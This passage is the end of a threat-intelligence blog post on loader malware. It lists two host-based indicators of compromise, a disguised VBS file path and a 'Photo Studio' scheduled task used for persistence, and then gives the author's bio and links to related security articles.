%LOCALAPPDATA%\PhotoStudioVBS\PhotoStudio.vbs	Shared persistence disguise, observed across three loader families
Scheduled Task: "Photo Studio"	Logon-triggered persistence for the shared builder's output

Table 5. File and host-based indicators.

Stay Informed

Sign up to receive the latest security news and trends straight to your inbox from LevelBlue.

RESEARCH REPORT

[QuimaRAT: A Java RAT with Burning Ambitions](#)

About the Author

Serhii Melnyk is Cyber Threat Intelligence Analyst at LevelBlue. Serhii has eight years of experience in the security industry. Among his many tasks at LevelBlue, he actively contributes to the MISP project and the MITRE ATT&CK. Follow Serhii on [LinkedIn](#).

ABOUT LEVELBLUE

LevelBlue secures what's next with intelligence-led security delivering visibility and speed to stop threats faster. As the world's largest and most analyst-recognized pure-play managed security services provider, our AI-powered managed services and cyber expertise across managed, advisory, and incident response services help clients operate with confidence. Learn more [about us](#).

[Emerging Threats Threat Intelligence](#)

Latest Intelligence

[Exploitarium: Inside the Archive Behind the Mass 0-Day Drop](#)

[LegacyHive: Nightmare-Eclipse's Latest Zero-Day Drop with a Stripped PoC](#)

[ClickFix on macOS: Blockchain-Powered Infostealer Hidden Inside Compromised Websites](#)

Related Offerings

[Penetration Testing Incident Readiness and Response Cyber Threat Intelligence Threat Hunting](#)

Discover how our specialists can tailor a security program to fit the needs of your organization.
